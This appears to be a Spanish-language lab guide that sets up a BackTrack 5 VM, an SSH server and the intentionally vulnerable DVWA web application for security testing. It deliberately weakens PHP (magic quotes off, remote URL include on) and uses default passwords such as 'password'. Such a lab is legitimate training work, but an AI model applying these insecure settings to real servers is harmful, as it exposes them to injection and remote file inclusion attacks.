Creación de la maquina: BT

Instalación de máquina virtual con Backtrack5 y configuración de dos interfaces de red, una haciendo como puente y la otra para red interna. Esa máquina será utilizada para realizar las pruebas de seguridad en los servidores, testes de vulnerabilidad y todas las investigaciones relacionadas con la seguridad.

Configuramos las interfaces de red de la maquina backtraking para trabajar en la red interna , para eso le asignamos una ip estática con el valor de 10.40.1.10 y la ip asignada por el router con el valor 192.68.1.25 para salida a la red externa (Internet). Backtraking es considerada la mejor herramienta para auditoria de redes.

Se realiza actualización de paquetes para instalar nuevos módulos de aplicaciones:

```
root@bt:~# apt-get update
Get:1 http://32.repository.backtrack-linux.org revolution Release.gpg [198B]
Get:2 http://all.repository.backtrack-linux.org revolution Release.gpg [198B]
Get:3 http://source.repository.backtrack-linux.org revolution Release.gpg [198B]
```

Update Sistema Operativo

```
root@bt:~# cat /etc/network/interfaces
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet dhcp

auto eth1
iface eth1 inet static
address 10.40.1.10
netmask 255.255.255.0
```

Configuración interfaces BT

```
root@bt:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:37:af:5c
          inet addr:192.168.1.25  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe37:af5c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:8088 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3450 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11433168 (11.4 MB)  TX bytes:270983 (270.9 KB)

eth1      Link encap:Ethernet  HWaddr 08:00:27:ff:f7:c7
          inet_addr:10.40.1.10  Bcast:10.40.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:ff:f7c7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:26 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:6520 (6.5 KB)
```

Configuración IPS BT

Instalación del servidor SSH

SSH es un protocolo que se utiliza para realizar conexiones seguras, trabaja con un túnel donde permite reenviar los puertos TCP seleccionados a través de un túnel autenticado y cifrado mediante ssh. Trabaja con sistema de autenticación, este método lo que hace es establecer una relación de confianza entre el cliente y el servidor.

Para hacer la instalación de este servicio necesitamos primeramente instalar los paquetes necesarios y para eso utilizaremos la línea de comando:

sudo apt-get install openssh

Una vez instalado procedemos a arrancar el servicio:

service ssh start

Como es la primera vez que iniciamos el servicio tenemos que crear las claves de seguridad que son la **RSA** y **DSA**. Estas son las claves que establecen la relación de confianza entre el servidor y el cliente.

Para crear las claves utilizamos el comando:


sshd-generate



```
root@bt:~# sshd-generate
Generating public/private rsa1 key pair.
Your identification has been saved in /etc/ssh/ssh_host_key.
Your public key has been saved in /etc/ssh/ssh_host_key.pub.
The key fingerprint is:
06:b0:01:29:75:80:64:18:d5:cb:21:c3:d9:4b:9c:c2 root@bt
The key's randomart image is:
+--[RSA1 2048]----+
|+X=0+.
|= E.B+
*+ . S
. .
+-----+
```


Generar clave RSA1

Estas claves de seguridad están disponibles en el directorio **/etc/ssh**



```
cristiano@bt:/etc/ssh$ ls
moduli      ssh_host_dsa_key      ssh_host_key.pub
ssh_config   ssh_host_dsa_key.pub  ssh_host_rsa_key
sshd_config  ssh_host_key        ssh_host_rsa_key.pub
cristiano@bt:/etc/ssh$
```

Desde el terminal client conectamos al servidor ssh:



```
root@equip01:/home/uocseg# ssh root@10.40.1.10
The authenticity of host '10.40.1.10 (10.40.1.10)' can't be established.
RSA key fingerprint is ba:88:fc:3f:7c:eb:be:51:07:3a:ad:d0:13:16:f7:03.
Are you sure you want to continue connecting (yes/no)?
```

Se añade el **key fingerprint** en su credencial:

```
root@equipol:/home/uocseg# ssh root@10.40.1.10
The authenticity of host '10.40.1.10 (10.40.1.10)' can't be established.
RSA key fingerprint is ba:88:fc:3f:7c:eb:be:51:07:3a:ad:d0:13:16:f7:03.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.40.1.10' (RSA) to the list of known hosts.
Connection closed by 10.40.1.10
```

La primera vez que conectamos nos pregunta si estamos seguros para la conexión con el RSA key. Una vez aceptado el mensaje no volverá a mostrarse en las siguientes conexiones del equipo cliente.

```
Archivo Editar Ver Terminal Ir Ayuda
cristiano@equipol:/home/uocseg$ ssh cristiano@10.40.1.10
cristiano@10.40.1.10's password: [REDACTED]
```

En la parte de pruebas del proyecto se realiza una comprobación con la herramienta Wireshark ver las diferencias que existen entre conexiones ssh1 y ssh2.

Instalación Servidor DVWA.

Para trabajar con algunas vulnerabilidades en el entorno Web instalaremos un entorno para realización de explotaciones en seguridad Web. Este entorno nos permite que profesionales de la seguridad informática puedan investigar sobre diferentes soluciones ayudando de esta manera a comprender los problemas existentes.

Este proyecto está disponible en la página <http://www.dvwa.co.uk/>

El proyecto Damn Vulnerable Web App (DVWA) también se puede utilizar en versión liveCD, donde viene la aplicación preinstalada.

Los requisitos para la instalación son:

- Apache Webserver
- Mysql Server
- PHPMyAdmin
- Browser

Consideremos que previamente hemos instalado estas aplicaciones y que hemos configurado nuestro servidor para trabajar como un host virtual posibilitando de esta manera hacer la llamada desde el dominio **miservidor.dev**.

Desde nuestro entorno lo que hacemos es crear una carpeta donde se almacenará la estructura del servidor Web, es importante crear la carpeta dentro de la estructura definida en Apache. Creamos la carpeta en /var/www/**miservidor**, a partir de aquí desempaquetamos el fichero y al final obtendremos la estructura.

```
Terminal - cristiano@vm-server: /var/www/miservidor
Archivo Editar Ver Terminal Ir Ayuda
cristiano@vm-server:/var/www/miservidor$ ls
about.php      dvwa          ids_log.php    phpinfo.php   setup.php
CHANGELOG.md   DVWA-1.0.8     index.php     php.ini       v1.0.8.zip
config         external       instructions.php README.md    vulnerabilities
COPYING.txt    favicon.ico   login.php    robots.txt
docs           hackable      logout.php   security.php
cristiano@vm-server:/var/www/miservidor$ [REDACTED]
```

El fichero **v1.0.8.zip** corresponde el proyecto DVWA que hemos descargado.

Desde el terminal hemos descargado con el comando:

```
 wget https://github.com/RandomStorm/DVWA/archive/v1.0.8.zip
```

Desempaquetando el fichero:

```
 unzip v1.0.8.zip
```

Configuramos el **hostvirtual**, para eso creamos el fichero **miservidor.dev** en **/etc/apache2/sites-available**, aprovechando el fichero ya existente default hacemos una copia con el nombre **miservidor.dev** y después modificamos un par de líneas indicando la nueva estructura.

Modificamos las variables **Servername**, **DocumentRoot** y **Directory** como indica la figura 115.


```
cristiano@vm-server:/etc/apache2/sites-available$ cat miservidor.dev
<VirtualHost *:80>
    ServerAdmin webmaster@localhost
    ServerName miservidor.dev
    DocumentRoot /var/www/miservidor
    <Directory /var/www/miservidor/>
        Options FollowSymLinks
        AllowOverride None
```

Configuracion fichero miservidor.dev

Debemos habilitar el host que hemos definido (**miservidor.dev**), para eso ejecutamos:

```
a2ensite miservidor.dev
```

Se puede comprobar que después de habilitar el nuevo hostvirtual deberá de aparecernos en el directorio **/etc/apache2/sites-enabled/** su nombre.



```
cris@vm-server:~$ ls -la /etc/apache2/sites-enabled/
total 8
drwxr-xr-x 2 root root 4096 2014-04-25 12:24 .
drwxr-xr-x 7 root root 4096 2014-04-23 10:52 ..
lrwxrwxrwx 1 root root   33 2014-04-25 10:35 miservidor.dev -> ../sites-available/miservidor.dev
cris@vm-server:~$
```

Reiniciamos el servidor apache: **/etc/init.d/apache2 start**

Después tenemos que crear una base de datos y usuario para acceso a la página Web.

Entramos en mysql para enseñar la base de datos creada: **mysql -u root -p**



```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| mysql              |
| seguridad          |
+--------------------+
```

Desde el prompt de mysql hemos creado un usuario y lo hemos añadido a la base de datos creada ejecutando los comandos:

```
mysql> create user 'cristiano' identified by 'password';
mysql> create database dvwa;
mysql> grant all on dvwa.* to 'cristiano' identified by 'password';
```

Como se observa en la figura anterior hemos creado una base de datos con el nombre **dvwa** y un usuario cristiano asignando permisos para acceso a la base de datos.

Realizando estos procedimientos deberemos de configurar el fichero de configuración del servidor Apache (**config.ini.php**) para que pueda arrancar el servidor con la nueva base de datos creada y con el usuario.


/var/www/miservidor/config\$

```
# Please use a database dedicated to DVWA.  
  
$_DVWA = array();  
$_DVWA[ 'db_server' ] = 'localhost';  
$_DVWA[ 'db_database' ] = 'dvwa';  
$_DVWA[ 'db_user' ] = 'cristiano';  
$_DVWA[ 'db_password' ] = 'password';
```

Si todo funciona correctamente al entrar con la url (**miservidor.dev**) en el navegador nos solicitará el usuario y password de acceso.

DVWA ya viene definido con un usuario y password de acceso:

- Username: **admin**
- Password: **password**



Cuando se inicia sesión por primera vez con el servidor DVWA, deberemos ir en **Setup** y realizar un **reset/create** en las tablas internas de la aplicación, con esto crearemos diferentes cuentas de usuarios importantes para la realización de pruebas.



Para finalizar la configuración del servidor PHP le dejaremos con algunas directivas de vulnerabilidad para poder llevar acabo algunas pruebas.

El fichero php.ini que está ubicado en **/var/www/miservidor** lo dejaremos con esta configuración:

```
magic_quotes_gpc = Off
allow_url_fopen on
allow_url_include on
```